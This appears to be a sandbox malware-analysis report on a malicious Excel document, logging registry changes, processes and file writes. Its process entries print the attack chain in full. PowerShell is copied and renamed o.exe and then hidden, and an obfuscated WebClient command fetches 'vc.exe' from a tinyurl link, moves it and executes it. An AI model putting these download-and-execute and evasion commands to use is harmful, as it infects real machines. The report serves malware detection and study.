00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	980	binary	39 38 30 00 A8 07 00 00 02 00 00 00 00 00 00 00 70 00 00 00 01 00 00 00 36 00 00 00 2E 00 00 00 31 00 30 00 39 00 39 00 30 00 30 00 38 00 66 00 65 00 64 00 65 00 78 00 5F 00 30 00 39 00 30 00 38 00 38 00 37 00 37 00 36 00 36 00 2E 00 78 00 6C 00 73 00 00 00 31 00 30 00 39 00 39 00 30 00 30 00 38 00 66 00 65 00 64 00 65 00 78 00 5F 00 30 00 39 00 30 00 38 00 38 00 37 00 37 00 36 00 36 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F69DA	F69DA	binary	04 00 00 00 A8 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FA DC 5B 40 98 BE D6 01 DA 69 0F 00 DA 69 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F6B12	F6B12	binary	04 00 00 00 A8 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FA DC 5B 40 98 BE D6 01 12 6B 0F 00 12 6B 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2536 Parent PID: 1960

General

Start time:	09:19:49
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd.exe /c robocopy %windir%\system32\WindowsPowerShell\v1.0\ %temp% powershell.exe /mt /z & exit
Imagebase:	0x49eb0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2504 Parent PID: 1960

General

Start time:	09:19:50
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c timeout /t 1 & cd %temp% & ren powershell.exe o.exe & exit
Imagebase:	0x49eb0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\powershell.exe	C:\Users\user\AppData\Local\Temp\o.exeU	success or wait	1	49ED2D28	MoveFileW

Analysis Process: cmd.exe PID: 2832 Parent PID: 1960

General

Start time:	09:19:50
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c %temp%\o.exe -w 1 cd $env:temp; Start-Sleep 3; (get-item o.exe).Attributes += 'Hidden'
Imagebase:	0x49eb0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: Robocopy.exe PID: 2712 Parent PID: 2536

General

Start time:	09:19:50

Start date:	19/11/2020
Path:	C:\Windows\System32\Robocopy.exe
Wow64 process (32bit):	false
Commandline:	robocopy C:\Windows\system32\WindowsPowerShell\v1.0\ C:\Users\user\AppData\Local\Temp powershell.exe /mt /z
Imagebase:	0xff7b0000
File size:	128000 bytes
MD5 hash:	0A551CCDEF9D6F99A008B5B075354650
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\powershell.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	FF7C4D5D	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\powershell.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ff 54 cd 72 bb 35 a3 21 bb 35 a3 21 bb 35 a3 21 9c f3 d8 21 b9 35 a3 21 b2 4d 36 21 ba 35 a3 21 b2 4d 27 21 ab 35 a3 21 b2 4d 30 21 aa 35 a3 21 bb 35 a2 21 20 35 a3 21 b2 4d 20 21 ff 35 a3 21 b2 4d 29 21 bd 35 a3 21 9c f3 dd 21 ba 35 a3 21 b2 4d 37 21 ba 35 a3 21 b2 4d 32 21 ba 35 a3 21 52 69 63 68 bb 35 a3 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....T.r.5.!.5.!.5.!...!.5 .!.M6!.5.!.M'!.5.!.M0!.5.!.5.! 5.!.M !.5.!.M)!.5.!...!.5.!.M 7!.5.!.M2!.5.!Rich.5.!.....	success or wait	8	FF7C4D5D	CopyFileExW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ResKit	success or wait	1	FF7C611D	RegCreateKeyExW

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	success or wait	1	FF7C611D	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	WaitTime	dword	30000	success or wait	1	FF7C6264	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	RetryMax	dword	1000000	success or wait	1	FF7C6264	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\ResKit\Robocopy	JobDir	unicode	::	success or wait	1	FF7C63D9	RegSetValueExW

Analysis Process: timeout.exe PID: 2896 Parent PID: 2504

General

Start time:	09:19:50
Start date:	19/11/2020
Path:	C:\Windows\System32\timeout.exe
Wow64 process (32bit):	false
Commandline:	timeout /t 1
Imagebase:	0xffca0000
File size:	33280 bytes
MD5 hash:	68A0A50CCAD87E1EE1944410A96D066C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2904 Parent PID: 1960

General

Start time:	09:19:53
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c %temp%\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')
Imagebase:	0x4a360000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 824 Parent PID: 1960

General

Start time:	09:19:54
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c %temp%\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata'
Imagebase:	0x4a360000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 3048 Parent PID: 1960

General

Start time:	09:19:54
Start date:	19/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c %temp%\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe;
Imagebase:	0x4a360000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: o.exe PID: 2848 Parent PID: 2904

General

Start time:	09:19:54
Start date:	19/11/2020
Path:	C:\Users\user\AppData\Local\Temp\o.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe')
Imagebase:	0x13fb80000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\vc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA31BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\vc.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 66 b3 b5 5f 00 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 48 02 00 00 0a 00 00 00 00 00 00 d4 66 02 00 00 20 00 00 00 80 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 02 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...f.._.......... ....H...........f... ....@.. ....@................	success or wait	39	7FEEA31BEC7	WriteFile
C:\Users\user\Documents\vc.exe	unknown	568	31 15 30 13 06 03 55 04 0a 13 0c 44 69 67 69 43 65 72 74 20 49 6e 63 31 19 30 17 06 03 55 04 0b 13 10 77 77 77 2e 64 69 67 69 63 65 72 74 2e 63 6f 6d 31 31 30 2f 06 03 55 04 03 13 28 44 69 67 69 43 65 72 74 20 53 48 41 32 20 41 73 73 75 72 65 64 20 49 44 20 54 69 6d 65 73 74 61 6d 70 69 6e 67 20 43 41 02 10 04 cd 3f 85 68 ae 76 c6 1b b0 fe 71 60 cc a7 6d 30 0d 06 09 60 86 48 01 65 03 04 02 01 05 00 a0 81 98 30 1a 06 09 2a 86 48 86 f7 0d 01 09 03 31 0d 06 0b 2a 86 48 86 f7 0d 01 09 10 01 04 30 1c 06 09 2a 86 48 86 f7 0d 01 09 05 31 0f 17 0d 32 30 30 33 31 36 30 38 32 37 30 30 5a 30 2b 06 0b 2a 86 48 86 f7 0d 01 09 10 02 0c 31 1c 30 1a 30 18 30 16 04 14 03 25 bd 50 5e da 96 30 2d c2 2f 4f a0 1e 4c 28 be 28 34 c5 30 2f 06 09 2a 86 48 86 f7 0d 01 09 04 31 22	1.0...U....DigiCert Inc1.0...U ....www.digicert.com110/.. U...(DigiCert SHA2 Assured ID Timestamping CA....?.h.v....q`..m0 ...`.H.e.........0...*.H...... 1...*.H........0...*.H......1. ..200316082700Z0+..*.H.... ....1.0.0.0....%.P^..0- ./O..L(.(4.0/..*.H......1"	success or wait	1	7FEEA31BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
